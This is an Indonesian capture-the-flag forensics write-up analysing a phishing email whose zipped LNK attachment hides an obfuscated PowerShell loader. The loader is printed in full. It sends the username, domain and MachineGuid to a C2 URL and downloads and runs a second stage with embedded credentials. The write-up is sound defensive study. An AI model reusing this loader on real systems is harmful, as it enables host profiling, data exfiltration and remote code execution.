Advent of The Relics 1 — A Call from the Museum

Penulis: Firman Maulana

Pada lab kali ini, terdapat skenario dimana sebuah perusahaan terkena serangan, penyerang menggunakan teknik social engeneering, yaitu serangan phishing ke salah satu karyawannya, dimana didalam email terdapat malware yang di kompres dalam bentuk zip yang tersandi, tugas kita adalah menganalisis file tersebut untuk menjawab semua soal pada lab kali ini.

Pada Challenge kali ini, yaitu dimana saya di berikan sebuah file zip untuk di ekstrak nantinya menggunakan **unzip,** tetapi saya menggunakan **binwalk** untuk mengekstraknya, bertujuan untuk berjaga-jaga jika ada file lain yang di sisipkan didalamnya.

```
┌──(kali㉿kali)-[~/Downloads/_AoTR-1_A-Call-from-the-Museum.zip.extracted/_0.zip.extracted]
└─$ binwalk 0.zip

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Zip archive data, encrypted at least v2.0 to extract, compressed size: 1029323, uncompressed size: 1085944, name: Part 1 - A C
all from the Museum.pdf
1029432       0xFB538         Zip archive data, encrypted at least v2.0 to extract, compressed size: 127242, uncompressed size: 173515, name: URGENT_ Update
d Health & Customs Compliance for Cross-Border Festive Event.eml
1157079       0x11A7D7        End of Zip archive, footer length: 22

┌──(kali㉿kali)-[~/Downloads/_AoTR-1_A-Call-from-the-Museum.zip.extracted/_0.zip.extracted]
└─$ binwalk Health_Clearance-December_Archive.zip

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Zip archive data, encrypted at least v2.0 to extract, compressed size: 1391, uncompressed size: 3821, name: EU_Health_Complian
ce_Portal.lnk
1496          0x5D8           Zip archive data, encrypted at least v2.0 to extract, compressed size: 111983, uncompressed size: 145714, name: Health_Clearan
ce_Guidelines.pdf
113786        0x1BC7A         End of Zip archive, footer length: 22

┌──(kali㉿kali)-[~/Downloads/_AoTR-1_A-Call-from-the-Museum.zip.extracted/_0.zip.extracted]
└─$
```


```
┌──(kali㉿kali)-[~/Downloads]
└─$ cd _AoTR-1_A-Call-from-the-Museum.zip.extracted

┌──(kali㉿kali)-[~/Downloads/_AoTR-1_A-Call-from-the-Museum.zip.extracted]
└─$ ls
0.zip  _0.zip.extracted

┌──(kali㉿kali)-[~/Downloads/_AoTR-1_A-Call-from-the-Museum.zip.extracted]
└─$ cd _0.zip.extracted

┌──(kali㉿kali)-[~/Downloads/_AoTR-1_A-Call-from-the-Museum.zip.extracted/_0.zip.extracted]
└─$ ls
0.zip                    Health_Clearance-December_Archive.zip   semua_metadata.txt
EU_Health_Compliance_Portal.lnk  Health_Clearance_Guidelines.pdf   'URGENT_ Updated Health & Customs Compliance for Cross-Border Festive Event.eml'
hasil                    'Part 1 - A Call from the Museum.pdf'
```

Pengekstrakan dilakukan 4 kali dan mendapatkan beberapa file, yaitu file yang berformat pdf, eml,dan lnk.



Soal ke 1, Who is the suspicious sender of the email?

Pada soal pertama di challenge ini, yaitu mengidentifikasi pengirim email yang mencurigakan, untuk itu langsung saja file eml ini saya buka menggunakan **Thunderbird,** di dalamnya sekilas tidak mencurigakan, tetapi jika diperhatikan email pengirimnya sangat janggal, dimana email perusahaan tersebut berdomain **cale-corp.org** tetapi email

pengirimnya berasal dari **ca1e-corp.org,** hal ini kemungkinan adalah email phishing, dan **ca1e-corp.org** menjadi jawaban pada challenge ini pada nomor 1.

Soal ke 2, Who is the suspicious sender of the email?

Pada soal ini, yaitu mencari tahu server sah dari email tersebut, saya menggunakan **strings** untuk membukanya, dikarenakan server sah email tidak terlihat di Thunderbird.

```
Return-Path: <eu-health@ca1e-corp.org>
X-Original-To: kamil.poltavez@cale-corp.org
Delivered-To: kamil.poltavez@cale-corp.org
Received: from BG1P293CU004.outbound.protection.outlook.com
```


Pada hasil pengecekan email dikirim melalui **BG1P293CU004.outbound.protection.outlook.com,**

soal ke 3, What is the legitimate server that initially sent the email?

Pada soal ini yaitu mengidentifikasi nama lampiran pada email tersebut, dimana lapiran pada email tersebut yaitu **Health_Clearance-December_Archive.zip,** dimana file tersebut merupakan file yang sudah saya ekstrak tadi dengan binwalk, langsung saya saya buka menggunakan password yang disediakan pada email tersebut.

Soal ke 4, What is the Document Code?

Pada soal ini, yaitu mengidentifikasi kode dokumen yang dikirim oleh pengirim tersebut, dimana hasil ekstraksi tadi, terdapat file PDF dan langsung saja saya buka, dan benar terdapat kode dokumen didalamnya, yaitu **EU-HMU_24X.**



Health_Clearance_Guidelines.pdf — Health Portal Compliance Access Guidelines

File Edit View Go Bookmarks Help

Previous Next 1 (1 of 3) Fit Width

Thumbnails

Health Portal Compliance Access Guidelines

European Cross-Border Festive Operations — Document Code EU-HMU-24X — December Cycle — Binding Internal Guidance

These guidelines outline the mandatory compliance, security, and governance requirements for accessing digital health portals, patient care platforms, electronic records systems, and clinical decision-support tools. All users—whether clinical, administrative, contractor, or third-party integrators—must maintain continuous alignment with these controls. The enforcement mechanisms herein are aligned with international health data standards including ISO 27799, ISO 27001, and region-specific health information privacy acts.

1. Health Screening & Epidemiological Controls

Units shall perform standardized screening including symptom declaration, temperature measurement, and diagnostic testing where thresholds are exceeded. Data shall be retained for oversight purposes only and processed in accordance with applicable data protection law.

Measure	Standard	Trigger	Retention
Temperature	≤37.8°C	Per Entry	30d
Symptoms	HMU-SD1	Per Shift	30d
Rapid Test	EU Approved	Flagged	Case
Isolation	Immediate	Positive	As Req,

Soal ke 5, What is the full URL of the C2 contacted through a POST request?

Pada soal ini, yaitu mengidentifikasi link yang terhubung dengan C2, di mana C2 adalah *Command and Control,* untuk mencari link tersebut, saya menggunakan exiftool untuk mengecek metadata di dalam file link, di mana file ini merupakan hasil dari ekstrak file lampiran pada email tersebut, di mana terkadang terdapat skrip yang dimasukkan di dalam metadata.

```
┌──(kali㉿kali)-[~/Downloads/_AoTR-1_A-Call-from-the-Museum.zip.extracted/_0.zip.extracted]
└─$ exiftool EU_Health_Compliance_Portal.lnk
ExifTool Version Number         : 13.50
File Name                       : EU_Health_Compliance_Portal.lnk
Directory                       : .
File Size                       : 3.8 kB
File Modification Date/Time     : 2025:11:14 09:02:44-05:00
File Access Date/Time           : 2026:02:24 08:16:28-05:00
File Inode Change Date/Time     : 2026:02:24 08:15:55-05:00
File Permissions                : -rw-r--r--
File Type                       : LNK
File Type Extension             : lnk
MIME Type                       : application/octet-stream
Flags                           : IDList, LinkInfo, RelativePath, CommandArgs, IconFile, Unicode, ExpIcon
File Attributes                 : Archive
Create Date                     : 2025:11:12 08:54:34-05:00
Access Date                     : 2025:12:16 06:45:49-05:00
Modify Date                     : 2025:11:12 08:54:34-05:00
Target File Size                : 455680
Icon Index                      : 11
Run Window                      : Show Minimized No Activate
Hot Key                         : (none)
Target File DOS Name            : powershell.exe
Drive Type                      : Fixed Disk
Drive Serial Number             : CE78-5F39
Volume Label                    :
Local Base Path                 : C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Relative Path                   : ..\..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Command Line Arguments          :
             -nONi -nOp -eXeC bYPaSs -cOmManD "$Bs = (-join('Basic c3','ZjX3Rlb','XA6U2','5','vd0JsY','WNrT','3V','0X','zIwM','jYh'));sap`s .\Health_Cleara
nce_Guidelines.pdf;$AX=$env:USERNAME;$oM=[System.Uri]::UnescapeDataString('https%3A%2F%2Fhealth%2Dstatus%2Drs%2Ecom%2Fapi%2Fv1%2Fcheckin');$Bz=$env:USERDOMA
IN;$Lj=[System.Uri]::UnescapeDataString('https%3A%2F%2Fadvent%2Dof%2Dthe%2Drelics%2Dforum%2Ehtb%2Eblue%2Fapi%2Fv1%2Fimplant%2Fcid%3D');$Mw=(gp HKLM:\SOFTWAR
E\Microsoft\Cryptography).MachineGuid;$pP = @{u=$AX;d=$Bz;g=$Mw};$Zu=(i`wr $oM -Method POST -Body $pP).Content;$Hd = @{Authorization = $Bs };i`wr -Headers $
Hd $Lj$Zu | i`ex;
Icon File Name                  : C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
Machine ID                      : desktop-sklaobg
```

Dan isi metadata tersebut benar jika terdapat skrip, tetapi sepertinya dienkripsi sehingga susah dibaca secara langsung. Terdapat tulisan http dan kode acak. Langsung saya deskripsi.

Tool yang saya pakai untuk deskripsi adalah dengan memasukkan kode Python secara langsung di terminal. Saya menggunakan urllib dari Python.

```
┌──(kali㉿kali)-[~/Downloads/_AoTR-1_A-Call-from-the-Museum.zip.extracted/_0.zip.extracted]
└─$ python3 -c "import urllib.parse; print(urllib.parse.unquote('https%3A%2F%2Fhealth%2Dstatus%2Drs%2Ecom%2Fapi%2Fv1%2Fcheckin'))"
https://health-status-rs.com/api/v1/checkin

┌──(kali㉿kali)-[~/Downloads/_AoTR-1_A-Call-from-the-Museum.zip.extracted/_0.zip.extracted]
└─$
```

Hasil dari deskripsi kode tersebut menunjukkan link *https://health-status-rs.com/api/v1/checkin*. Link tersebut menjadi jawaban pada nomor 5.

Soal ke 6, The malicious script sent three pieces of information in the POST request. What is the registry key from which the last one is retrieved?

Pada nomor ke-6 ini, yaitu menganalisis tempat pengambilan registri pada skrip tersebut.

```
$Mw=(gp HKLM:\SOFTWARE\Microsoft\Cryptography).MachineGuid;$p
```

Pada skrip tertulis registri pada gambar di atas, yaitu **HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid**

Soal ke 7, Then the script downloads and executes a second stage from another URL. What is the domain?

Pada soal ke-7, yaitu menganalisis domain lain yang digunakan dalam mengunduh dan menjalankan skrip tersebut. Pada skrip yang disisipkan di dalam metadata tersebut, terdapat 2 link yang sama-sama dienkripsi. Untuk link kedua, saya mendeskripsikan seperti link pertama, dan hasilnya seperti gambar di bawah ini.

```
┌──(kali㉿kali)-[~/Downloads/_AoTR-1_A-Call-from-the-Museum.zip.extracted/_0.zip.extracted]
└─$ python3 -c "import urllib.parse; print(urllib.parse.unquote('https%3A%2F%2Fadvent%2Dof%2Dthe%2Drelics%2Dforum%2Ehtb%2Eblue%2Fapi%2Fv1%2Fimplant%2Fcid%3D
'))"
https://advent-of-the-relics-forum.htb.blue/api/v1/implant/cid=
```


Pada link tersebut memiliki domain *advent-of-the-relics-forum.htb.blue.*

Soal ke 8, A set of credentials was used to access the previous resource. Retrieve them.

Pada nomor terakhir ini, yaitu menganalisa kumpulan kredensial yang dipakai untuk mengakses sumber daya tersebut, menurut analisa saya kredensial pastinya dimasukan pertama kali.

```
┌──(kali㉿kali)-[~/Downloads/_AoTR-1_A-Call-from-the-Museum.zip.extracted/_0.zip.extracted]
└─$ exiftool EU_Health_Compliance_Portal.lnk
ExifTool Version Number         : 13.50
File Name                       : EU_Health_Compliance_Portal.lnk
Directory                       : .
File Size                       : 3.8 kB
File Modification Date/Time     : 2025:11:14 09:02:44-05:00
File Access Date/Time           : 2026:02:24 08:16:28-05:00
File Inode Change Date/Time     : 2026:02:24 08:15:55-05:00
File Permissions                : -rw-r--r--
File Type                       : LNK
File Type Extension             : lnk
MIME Type                       : application/octet-stream
Flags                           : IDList, LinkInfo, RelativePath, CommandArgs, IconFile, Unicode, ExpIcon
File Attributes                 : Archive
Create Date                     : 2025:11:12 08:54:34-05:00
Access Date                     : 2025:12:16 06:45:49-05:00
Modify Date                     : 2025:11:12 08:54:34-05:00
Target File Size                : 455680
Icon Index                      : 11
Run Window                      : Show Minimized No Activate
Hot Key                         : (none)
Target File DOS Name            : powershell.exe
Drive Type                      : Fixed Disk
Drive Serial Number             : CE78-5F39
Volume Label                    :
Local Base Path                 : C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Relative Path                   : ..\..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Command Line Arguments          :
             -nONi -nOp -eXeC bYPaSs -cOmManD "$Bs = (-join('Basic c3','ZjX3Rlb','XA6U2','5','vd0JsY','WNrT','3V','0X','zIwM','jYh'));sap`s .\Health_Cleara
nce_Guidelines.pdf;$AX=$env:USERNAME;$oM=[System.Uri]::UnescapeDataString('https%3A%2F%2Fhealth%2Dstatus%2Drs%2Ecom%2Fapi%2Fv1%2Fcheckin');$Bz=$env:USERDOMA
IN;$Lj=[System.Uri]::UnescapeDataString('https%3A%2F%2Fadvent%2Dof%2Dthe%2Drelics%2Dforum%2Ehtb%2Eblue%2Fapi%2Fv1%2Fimplant%2Fcid%3D');$Mw=(gp HKLM:\SOFTWAR
E\Microsoft\Cryptography).MachineGuid;$pP = @{u=$AX;d=$Bz;g=$Mw};$Zu=(i`wr $oM -Method POST -Body $pP).Content;$Hd = @{Authorization = $Bs };i`wr -Headers $
Hd $Lj$Zu | i`ex;
Icon File Name                  : C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
Machine ID                      : desktop-sklaobg
```

Untuk itu, saya perhatikan pada Command Line Arguments di baris pertama terdapat tulisan *exec bypass command* yang di samarkan, didalam kurung setelahnya ada beberapa tulisan yang tidak bisa dibaca, hal itu kemungkinan di enkripsi, saya mengambil teks yang didalam tanda petik.



Pada hasil deskripsi menggunakan website *base64decode.org* yaitu, **svc_temp:SnowBlackOut_2026!.**

Pada hasil analisis file yang diberikan pada challenge ini berhasil dipecahkan. Pada kasus ini, email phishing tersebut mengirimkan sebuah malware yang di dalamnya memiliki webshell jahat. Jika tidak sengaja ditrigger, skrip tersebut berjalan di belakang layar dan dapat membypass kredensial pada sistem. Kemudian, sistem pada perusahaan tersebut dapat dieksploitasi oleh penyerang.

File tersebut dapat lolos dari keamanan dikarenakan dienkripsi,termasuk skrip di dalamnya, sehingga kemungkinan antivirus tidak dapat membaca isi file tersebut.

Pada challenge ini, kita dapat memahami bahwa jika sebuah virus atau skrip yang dimasukkan ke dalam suatu file yang dikompres menjadi zip dengan sandi tidak bisa terdeteksi oleh sistem, hal ini menjadi celah bagi terkirimnya file berbahaya tersebut. Selain itu, sangat penting literasi terhadap phishing agar tidak terjadi hal tersebut, dikarenakan walaupun secanggih apa pun sistem keamanan dalam suatu organisasi, manusia tetaplah menjadi komponen terlemah jika tidak dibekali fondasi dalam menjaga keamanan data.